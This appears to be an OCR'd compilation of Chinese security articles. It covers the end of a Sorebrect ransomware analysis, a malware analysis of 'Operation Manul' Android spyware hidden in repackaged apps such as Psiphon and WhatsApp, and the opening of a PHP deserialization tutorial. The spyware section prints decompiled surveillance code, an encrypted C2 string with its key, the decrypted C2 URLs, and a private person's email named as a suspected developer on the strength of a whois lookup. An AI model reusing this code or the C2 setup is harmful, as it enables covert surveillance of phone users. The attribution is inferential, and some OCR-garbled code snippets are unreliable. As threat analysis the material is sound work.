4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50016 -> 192.168.132.204.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50017 -> 192.168.132.205.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50018 -> 192.168.132.206.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50019 -> 192.168.132.207.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50020 -> 192.168.132.208.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50021 -> 192.168.132.209.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50022 -> 192.168.132.210.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50023 -> 192.168.132.211.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50024 -> 192.168.132.212.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50025 -> 192.168.132.213.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50026 -> 192.168.132.214.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50027 -> 192.168.132.215.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50028 -> 192.168.132.216.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50029 -> 192.168.132.217.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50030 -> 192.168.132.218.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50031 -> 192.168.132.219.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50032 -> 192.168.132.220.netbios\$ssn

Process Name	PID	Operation	Path
4142ff4667f5b9986888bdc... 2512	CloseFile	C:\Windows\System32\browcli.dll	
4142ff4667f5b9986888bdc... 2512	ReadFile	C:\Windows\System32\cscapi.dll	
4142ff4667f5b9986888bdc... 2512	FileSystemControl	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CloseFile	\WIN-G5GOEJF6Q1K\IPCS	
4142ff4667f5b9986888bdc... 2512	CreateFile	C:\Windows\CSC\v2.0.6\namespace	
4142ff4667f5b9986888bdc... 2512	SetBasicInformationFile	C:\Windows\CSC\v2.0.6\namespace	
4142ff4667f5b9986888bdc... 2512	CloseFile	C:\Windows\CSC\v2.0.6\namespace	
4142ff4667f5b9986888bdc... 2512	CreateFile	\.\.\.\	
4142ff4667f5b9986888bdc... 2512	CreateFile	C:\Windows\CSC\v2.0.6\namespace	
4142ff4667f5b9986888bdc... 2512	SetBasicInformationFile	C:\Windows\CSC\v2.0.6\namespace	
4142ff4667f5b9986888bdc... 2512	FileSystemControl	\.\.\.\	
4142ff4667f5b9986888bdc... 2512	FileSystemControl	\.\.\.\	
4142ff4667f5b9986888bdc... 2512	CloseFile	\.\.\.\	
4142ff4667f5b9986888bdc... 2512	CloseFile	C:\Windows\CSC\v2.0.6\namespace	
4142ff4667f5b9986888bdc... 2512	CreateFile	C:\Windows\CSC\v2.0.6\namespace	
4142ff4667f5b9986888bdc... 2512	SetBasicInformationFile	C:\Windows\CSC\v2.0.6\namespace	
4142ff4667f5b9986888bdc... 2512	CloseFile	C:\Windows\CSC\v2.0.6\namespace	
4142ff4667f5b9986888bdc... 2512	CreateFile	\.\.\.\	
4142ff4667f5b9986888bdc... 2512	CreateFile	C:\Windows\CSC\v2.0.6\namespace	
4142ff4667f5b9986888bdc... 2512	SetBasicInformationFile	C:\Windows\CSC\v2.0.6\namespace	
4142ff4667f5b9986888bdc... 2512	FileSystemControl	\.\.\.\	

设置 LegalNoticeCaption 和 LegalNoticeText 注册表项，内容分别为 Microsoft Windows Security Center 和 Dear Owner. Bad news: your server was hacked. For more information and recommendations, write to our experts by e-mail. When you start Windows, Windows Defender works to help protect your PC by scanning for malicious or unwanted software.

系统启动时会弹出这个对话框。





对抗恢复 2

删除所有卷影副本。

0x03 防范建议

重要数据、文件备份

网络犯罪分子往往使用重要和个人数据的潜在损失作为恐吓手段来强迫受害者支付赎金。因此公司和个人用户可以备份重要数据、文件以消除其影响力：至少保留三份副本，其中两个存储在不同的设备中，另一个存储在非现场或安全位置。

保持系统补丁更新

确保操作系统和其它应用程序安装了最新的补丁，阻止威胁将安全漏洞用作系统或网络的门户。

安装可靠的终端安全防护软件

在保证定期更新补丁的基础上，通过安装可靠的终端安全防护产品来进行进一步的安全防御。

0x04 时间线

2017-6-15 趋势科技捕获到病毒并命名为 Sorebrect

2017-7-7 360CERT 完成对病毒的分析

0x05 参考文档

<http://blog.nsfocus.net/hardware-accelerate-extortion-software-xdata/>

https://www.cylance.com/en_us/blog/threat-spotlight-aes-ni-aka-sorebrect-ransomware.html

<https://blog.trendmicro.com/trendlabs-security-intelligence/analyzing-fileless-code-injecting-sorebrect-ransomware/>

欢迎对本篇文章感兴趣的同学扫描 360cert 公众号二维码，一起交流学习



揭露“Operation Manul”疑似在Android端的间谍软件行为

作者：AVLTeam

原文来源：【安天移动】<http://blog.avlsec.com/2017/08/4898/spy/>

前言

去年8月份，美国黑帽大会曾公开发表了一篇报告，揭露了名为“Operation Manul”的组织针对该国相关人士进行的大面积网络攻击和窃听行为，并分析了其在PC端使用的窃听技术及域名。

通过对报告中披露的多个用做指令控制和文件上传的C2 Server域名进行内部检索对比，安天移动安全联合猎豹移动发现了一批相关恶意样本，分析发现该间谍软件通过伪装成海外知名应用潜入目标用户手机，在获取权限后会展开一系列窃听行为：私自拍照、录音，并窃取用户短信、通讯录、地理位置等隐私信息，而后将相关数据上传至远程服务器。

这是自报告公开以来首次发现“Operation Manul”组织疑似在Android平台存在攻击行为，以下是对我们捕获的安卓端间谍软件的详细分析。

一、简要分析

安天移动安全与猎豹移动联合发现的这批间谍软件，皆伪装为海外知名应用并将恶意代码注入其中，进而对目标用户实施恶意攻击。被伪装的知名应用不乏有即时通讯软件WhatsApp、流量加密软件Orbot以及互联网代理服务软件Psiphon等。

被植入恶意模块的应用程序包结构如下图所示：



二、分析对象说明

我们发现攻击者在不同的知名应用中所植入的恶意模块几乎完全一致,故选择其中一个样本进行下述详细分析。分析对象如下:

MD5	包名	行为说明	程序图标截图
739AEA2E591FF8E 5FD7021BA1FB5D F5D	com.psiphon3	该程序通过伪装Psiphon,代码中添加了恶意模块,运行接受指令进行拍照、录音、删除文件、下载APK、发送短信、通讯录等行为	

三、恶意行为分析

通过 AM 文件可以看到,该间谍软件为了达成窃取短信、通话、录音等用户敏感隐私信息,注册了大量的 receiver 和相关权限。以下是恶意模块的相关属性:




```
<activity android:theme="@style/SmartTwo" android:name="com.receive.ABox" android:excludeFromRecents="true" />
<activity android:theme="@style/Smart" android:name="com.receive.CView" android:excludeFromRecents="true" />
<activity android:theme="@style/Smart" android:name="com.receive.Pms" android:excludeFromRecents="true" />
<activity android:name="com.receive.Pmscmd" android:excludeFromRecents="true" />
<receiver android:name="com.receive.ReSeRe">
    <intent-filter>
        <action android:name="YouWillNeverKillMe" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
<receiver android:name="com.receive.InSm">
    <intent-filter>
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>
<receiver android:name="com.receive.WiBr" android:enabled="true" android:exported="true">
    <intent-filter>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
        <action android:name="android.net.wifi.WIFI_STATE_CHANGED" />
    </intent-filter>
</receiver>
<receiver android:name="com.receive.InSm">
    <intent-filter>
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>
<service android:name="com.receive.MySe" android:enabled="true" android:exported="true" />
<receiver android:name="com.receive.MyPhRe">
    <intent-filter>
        <action android:name="android.intent.action.PHONE_STATE" />
        <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
    </intent-filter>
</receiver>
<service android:name="com.receive.ReSe" />
<activity android:theme="@style/Smart" android:label="@string/app_name" android:name="com.receive.ASer" android:screenOrientation="portrait" />
</application>
```



根据程序运行逻辑，整体恶意行为的攻击路线大致分为 3 个步骤：

Step1 敏感权限获取

该病毒首先会请求用户给予相应的权限，如调用摄像头、录音、获取地理位置、获取通话记录和读取短信等权限，为后续窃取目标用户的敏感信息做攻击前准备。





```
96: public static void AskPermissionscmd ( Context ctxt,int op, String[] perms){  
97:     new java/lang/String [ 12 ] [0 ]="android.permission.RECORD_AUDIO" ;  
98:     new java/lang/String [ 12 ] [1 ]="android.permission.CAMERA" ;  
99:     new java/lang/String [ 12 ] [2 ]="android.permission.WRITE_EXTERNAL_STORAGE" ;  
100:    new java/lang/String [ 12 ] [3 ]="android.permission.READ_EXTERNAL_STORAGE" ;  
101:    new java/lang/String [ 12 ] [4 ]="android.permission.ACCESS_FINE_LOCATION" ;  
102:    new java/lang/String [ 12 ] [5 ]="android.permission.ACCESS_COARSE_LOCATION" ;  
103:    new java/lang/String [ 12 ] [6 ]="android.permission.READ_CONTACTS" ;  
104:    new java/lang/String [ 12 ] [7 ]="android.permission.GET_ACCOUNTS" ;  
105:    new java/lang/String [ 12 ] [8 ]="android.permission.READ_PHONE_STATE" ;  
106:    new java/lang/String [ 12 ] [9 ]="android.permission.READ_CALL_LOG" ;  
107:    new java/lang/String [ 12 ] [10 ]="android.permission.READ_SMS" ;  
108:    new java/lang/String [ 12 ] [11 ]="android.permission.SEND_SMS" ;  
109:    perms2 = new java/lang/String [ 12 ] ;  
110:    if(c . ISPERMISSIONSOKAY ( ctxt , perms2 ) == 0){  
111:        if(Build$VERSION . SDK_INT >= 23 ){  
112:            intent = new Intent ( ctxt , "com/receive/Pms" ) ;  
113:            intent . addFlags ( 268435456 ) ;  
114:            intent . putExtra ( "flag" , 0 ) ;  
115:            intent . putExtra ( "permissionCheck" , op ) ;  
116:            ctxt . startActivity ( intent ) ;
```



而后，该病毒的 Pms 和 Pmscmd 模块会对当前程序是否获得关键权限进行确认。如未获得相应权限，则再次发起权限申请请求，确保权限到手以进行信息窃取。

```
protected void onCreate ( Bundle ParamBundle1){  
    ParamBundle1 . onCreate ( null ) ;  
    if (Build$VERSION . SDK_INT >= 23 ){  
        Bundle V2 = ParamBundle1 . getIntent ( ) . getExtras ( ) ;  
        if (V2 . getInt ( "permissionCheck" ) == 0){  
            String V3 = V2 . getStringArray ( "permission" ) ;  
            if (V3 != null ){  
                ParamBundle1 . requestPermissions ( V3 , 100 ) ;  
            }  
            else{  
                if (V2 . getInt ( "flag" ) == 0){  
                    ParamBundle1 . requestPermissions ( c . b , 200 ) ;  
                }  
                else{  
                    if (V2 . getInt ( "flag" ) != 1 ){  
                        ParamBundle1 . requestPermissions ( c . c , 200 ) ;  
                    }  
                    else{  
                        if (V2 . getInt ( "flag" ) != 2 ){  
                            ParamBundle1 . requestPermissions ( c . d , 200 ) ;  
                        }  
                        else{  
                            if (V2 . getInt ( "flag" ) != 3 ){  
                                ParamBundle1 . requestPermissions ( c . e , 200 ) ;  
                            }  
                        }  
                    }  
                }  
            }  
        }  
        else{  
        }  
    }  
}
```



Step2 执行远控指令

该病毒的主体恶意行为的执行基本完全依赖于远程服务器所发送的指令。该病毒开机自启动后立即运行恶意模块，通过 https 接收远程控制服务器发送的控制指令信息。基于指令信息执行相应的恶意行为，最终实现隐私信息的窃取和代码自我更新的目的。接下来我们对该过程进行详细介绍。

ReSeRe 是一个自启动项，用于启动该木马的主要恶意服务 MySe：



```
6: public class ReSeRe extends BroadcastReceiver
7: {
8:     public void <init> (){
9:         super();
10:    }
11:    public void onReceive ( Context ParamContext1,Intent ParamIntent2){
12:        try{
13:            ParamIntent2 . startService ( new Intent ( ParamIntent2 , "com/receive/MySe" ) );
14:        }
15:        catch (Exception e ){
16:        }
17:    }
18:
19: }
```




MySe 为此程序最主要的恶意模块，onCreate 会启动线程 F：

```
public void onCreate ( ){
    null . m ( );
    V1 = new IntentFilter ( android.intent.action.SCREEN_ON );
    V1 . addAction ( android.intent.action.SCREEN_OFF );
    this . n = new f ( );
    null . registerReceiver ( null . n , V1 );
    c . b ( null );
    new MySe$1 ( null ) . start ( );
    null . E . start ( );
    V3 = new java/lang/String [ 2 ];
}
```



线程 F 包含接收远控命令，解析远控命令，执行恶意行为：

```
this . F = new Thread ( new MySe$5 ( null ) );
```





远程控制指令中包含了大量用户隐私信息窃取指令,如窃取用户短信、联系人、通话记录、地理位置、浏览器信息、手机文件信息、网络信息、手机基本信息,私自拍照、录音等等,收集信息后进而将这些用户敏感数据上传至远程服务器。

命令代码	功能
GALL1	获取并上传短信、手机账户信息、WIFI信息、手机联系人、通讯录、手机应用安装信息
GFILE1	生成数据库
UPD1	自我更新
DWN1	下载未知apk
SRM1	录像
PRM1	检测权限
SIFO	上传解析的图片信息
REC2	获取并上传通话记录、手机固件信息
CAMG1	上传照片
UPF1	上传手机保存的文件
REC1	录音
SMS1	发送短信
SILF	压缩图片并绘制成为相应的小图

step3 执行代码内其他恶意模块

通过 ReSe 恶意模块对用户环境进行录音：

```
this.a=new MediaRecorder();
String V2 = new SimpleDateFormat( "yyyy_MM_dd_HH_mm" ).format( new Date() );
String V3 = new StringBuilder().append( c.i ).append( V2 ).append( "aa" ).append( null.b ).append( ".mp3" ).toString();
try{
    null.a.setAudioSource( 0 );
    null.a.setOutputFormat( 2 );
    null.a.setAudioEncoder( 3 );
    null.a.setOutputFile( V3 );
    V9 = new ReSe$1( null );
    null.a.setOnErrorListener( V9 );
    V10 = new ReSe$2( null );
    null.a.setOnInfoListener( V10 );
    null.a.prepare();
    Thread.sleep(2000D);
    null.a.start();
}
```

MyPhRe 主要是监听通话的作用：



```
public void a ( Context ParamContext1,Intent ParamIntent2){  
    if(null . getAction ( ) . equals ( "android.intent.action.NEW_OUTGOING_CALL" ) != 0){  
        this.e=null . getExtras ( ) . getString ( "android.intent.extra.PHONE_NUMBER" );  
    }  
    String V3 = null . getExtras ( ) . getString ( "state" );  
    String V4 = null . getExtras ( ) . getString ( "incoming_number" );  
    int V5=V3 . equals ( TelephonyManager . EXTRA_STATE_IDLE );  
    int V6=0 ;  
    else{  
        if(V5 != 0){  
            if(V3 . equals ( TelephonyManager . EXTRA_STATE_OFFHOOK ) != 0){  
                V6=2 ;  
            }  
            int V7=V3 . equals ( TelephonyManager . EXTRA_STATE_RINGING );  
            V6=0 ;  
        }  
    }  
}
```



四、溯源分析


通过分析，从代码中我们找到了用于通信的 C&C 服务器：

```
127:     this.p="krgbAdOUCGKEnuCRp5s+eE2eMWUktZQR64RBdkNoH/O0NFo9ByRTFhjqa2UX2Y9k";  
128:     this.q="krgbAdOUCGKEnuCRp5s+eA/hX2erfMp+49exa+8zoZgMIBICjGuOSqrvGRCjgrZ4";  
129:     this.r="";  
130:     this.s="";
```

解密上述地址后得到明文 C&C 地址，解密的 key 为 Bar12345Bar12345：

地址	作用
https://adobeair.net/wp9/add.php	获取控制指令、发送请求
https://adobeair.net/wp9/upload.php	上传隐私信息

同时，根据该 C&C 服务器的域名，我们在去年黑帽大会发布的报告中发现了相同的域名地址。原报告盘点了 Operation Manul 在 PC 侧所实施的钓鱼等一系列攻击所使用的服务器信息（如下图所示），其中包含了 adobeair.net 域名，而这一定程度也印证了我们所捕获的安卓端病毒源自原报告所指的 Operation Manul 组织的可能性。



图注：上图来源于黑帽大会上发布的报告

使用 whois 对域名 adobeair.net 进行反查后，我们发现了一个疑似开发者的邮箱：
 iainhendry@blueyonder.co.uk，其所持有 adobeair.net 域名的时间与原报告提出的攻击时间吻合。

同时通过进一步搜索，我们查询到了该邮箱用户开发的用于应用推广的网页
<http://www.androidfreeware.net/developer-3195.html>。而其中所推广的安卓应用都为其所开发。因此猜测该邮箱用户应该也是一位具有安卓编程能力的开发者。而这一一定程度也与本文安卓端间谍软件活动的溯源进行了一次关联。



The Best PDF SDK - Fast & SecL
Robust and standard-compliant PDF SDK technology to |
developers.foxitsoftware.com/PDF

Search for free apps

Search

Best Free Android Apps by iain hendry developer

Support Email: iainhendry@blueyonder.co.uk

Web Site: <http://www.ihservices.co.uk>

 抢先点赞！



Big Bang Theory Quiz

A quiz app for fans of the Big Bang theory

[big bang theory quiz](#) [big bang theory quiz](#)



五、总结

近几年，随着智能手机和移动网络在世界范围内的普及，移动端的定向攻击也逐步增多，并出现和PC端进行高度结合的趋势。两者往往相互配合，获取高价值的具有个人身份属性的信息，成为恶意攻击中的重要一环。与此同时，由于移动设备的边界属性和高社会、高隐私属性，一旦攻击成功，极有可能导致攻击结果出现雪崩效应，损失不断扩大。本次“Operation Manul”攻击事件不仅是一个疑似PC端和Android端联合攻击的案例，同时也是针对特定目标人群实施的定向攻击的典型事件。

而针对高价值用户进行的定向攻击往往是移动威胁对抗中的经典长尾问题。尾部安全事件由于其受众明确、攻击意图直接、涉及用户重度隐私的特点，往往给目标受害群体带来了不可比拟的损失。对此安全厂商更需要密切关注并持续提升长尾威胁的对抗能力，真正为用户侧的移动安全保驾护航。

附录

IOC (Android) :



文件名	仿冒类型	Hash	CC
Psiphon	仿冒互联网代理服务软件 Psiphon	739AEA2E591FF8E5FD7021B A1FB5DF5D	https://adobeair.net/wp9/add.php https://adobeair.net/wp9/upload.php
Plus	仿冒即时通讯软件Plus	4416BEFFBA77E4A78227E4A EB687F0A7	https://adobeair.net/wp9/add.php https://adobeair.net/wp9/upload.php
Plus	仿冒即时通讯软件Plus	BC6BD454281171A9CCFC46 4C2DD65291	https://adobeair.net/wp9/add.php https://adobeair.net/wp9/upload.php
Orbot	仿冒网络流量加密软件 Orbot	C1852F1116527F27C8115D8 76CA70D87	https://adobeair.net/wp9/add.php https://adobeair.net/wp9/upload.php
WhatsApp	仿冒即时通讯软件 WhatsApp	4B1918576E4BE67DE835A85 D986B75EF	https://adobeair.net/wp9/add.php https://adobeair.net/wp9/upload.php



应急响应



360SRC 助启航



提交漏洞可得：

单个漏洞最高奖金36万
个人季度奖海外双人游
团队奖励5000元京东卡

【安全研究】

PHP 反序列化漏洞

作者：Lucifaer@360 攻防实验室

原文地址：<http://bobao.360.cn/learning/detail/4122.html>

0x00 序列化的作用

(反) 序列化给我们传递对象提供了一种简单的方法。

serialize() 将一个对象转换成一个字符串

unserialize() 将字符串还原为一个对象

反序列化的数据本质上来说是没有危害的

用户可控数据进行反序列化是存在危害的

可以看到，反序列化的危害，关键还是在于可控或不可控。

0x01 PHP 序列化格式

1. 基础格式

boolean  :

```
b;;  
b:1; // True  
b:0; // False
```

integer  :

```
i;;  
i:1; // 1  
i:-3; // -3
```

double  :

```
d;;  
d:1.2345600000000001; // 1.23456 ( php 弱类型所造成的四舍五入现象 )
```

NULL  :

```
N; //NULL
```

string  :

```
s::"";  
s"INSOMNIA"; // "INSOMNIA"
```

array ◀:

```
a:{key, value pairs};  
a{s"key1";s"value1";s"value2";} // array("key1" => "value1", "key2" => "value2")
```

2. 序列化举例 ◀:

```
test.php  
<?php  
class test  
{  
    private $flag = 'Inactive';  
    public function set_flag($flag)  
    {  
        $this->flag = $flag;  
    }  
    public function get_flag($flag)  
    {  
        return $this->flag;  
    }  
}
```

我们来生成一下它的序列化字符串 ◀:

```
serialize.php  
<?php  
require "./test.php";  
$object = new test();  
$object->set_flag('Active');  
$data = serialize($object);  
file_put_contents('serialize.txt', $data);
```

代码不难懂，我们通过生成的序列化字符串，来细致的分析一下序列化的格式：

0:4:"test":1:{s:10:"testflag";s:6:"Active";}%

安全客 (bobao.360.cn)

◀:

```
O:4:"test":1:{s:10:"testflag";s:6:"Active";}  
O:<class_name_length>:<class_name>:<number_of_properties>:{<properties>}
```

3. 注意

这里有一个需要注意的地方，testflag 明明是长度为 8 的字符串，为什么在序列化中显示其长度为 10？

翻阅 php 官方文档我们可以找到答案：

have a '*' prepended to the member name. These prepended values have null bytes on either side.
安全客 (bobao.360.cn)

对象的私有成员具有加入成员名称的类名称;受保护的成员在成员名前面加上'*'。这些前缀值在任一侧都有空字节。

```
lucifaer@lunifierdeMacBook-Pro ~ % hexdump -C  
serialize.txt  
00000000  4f 3a 34 3a 22 74 65 73  74 22 3a 31 3a 7b 73 3a  |0:4:"test":1:{s:|  
00000010  31 30 3a 22 00 74 65 73  74 00 66 6c 61 67 22 3b  |10:".test.flag";|  
00000020  73 3a 36 3a 22 41 63 74  69 76 65 22 3b 7d          |s:6:"Active";|  
0000002e  
安全客 ( bobao.360.cn )
```

所以说，在我们需要传入该序列化字符串时，需要补齐两个空字节 ↪：

```
O:4:"test":1:{s:10:"%00test%00flag";s:6:"Active";}
```

4. 反序列化示例 ↪：

```
 unserialize.php
```

```
<?php  
$filename = file_get_contents($filename);  
$object = unserialize($filename);  
var_dump($object->get_flag());  
var_dump($object);
```

```
lucifaer@lunifierdeMacBook-Pro ~ % php unserialize.php  
/Unserialize.php:15:  
string(6) "Active"  
/Unserialize.php:16:  
class test#1 (1) {  
    private $flag =>  
    string(6) "Active"  
}  
安全客 ( bobao.360.cn )
```

0x02 PHP (反)序列化有关的魔法函数

construct(), destruct()

构造函数与析构函数

call(), callStatic()

方法重载的两个函数

__call()是在对象上下文中调用不可访问的方法时触发

__callStatic()是在静态上下文中调用不可访问的方法时触发。

get(), set()

__get()用于从不可访问的属性读取数据。

__set()用于将数据写入不可访问的属性。

`isset()`, `unset()`

`_isset()`在不可访问的属性上调用 `isset()`或 `empty()`触发。

`_unset()`在不可访问的属性上使用 `unset()`时触发。

`sleep()`, `wakeup()`

`serialize()`检查您的类是否具有魔术名 `sleep()`的函数。如果是这样，该函数在任何序列化之前执行。它可以清理对象，并且应该返回一个数组，其中应该被序列化的对象的所有变量的名称。如果该方法不返回任何内容，则将 `NULL` 序列化并发出 `E_NOTICE`。`sleep()`的预期用途是提交挂起的数据或执行类似的清理任务。此外，如果您有非常大的对象，不需要完全保存，该功能将非常有用。

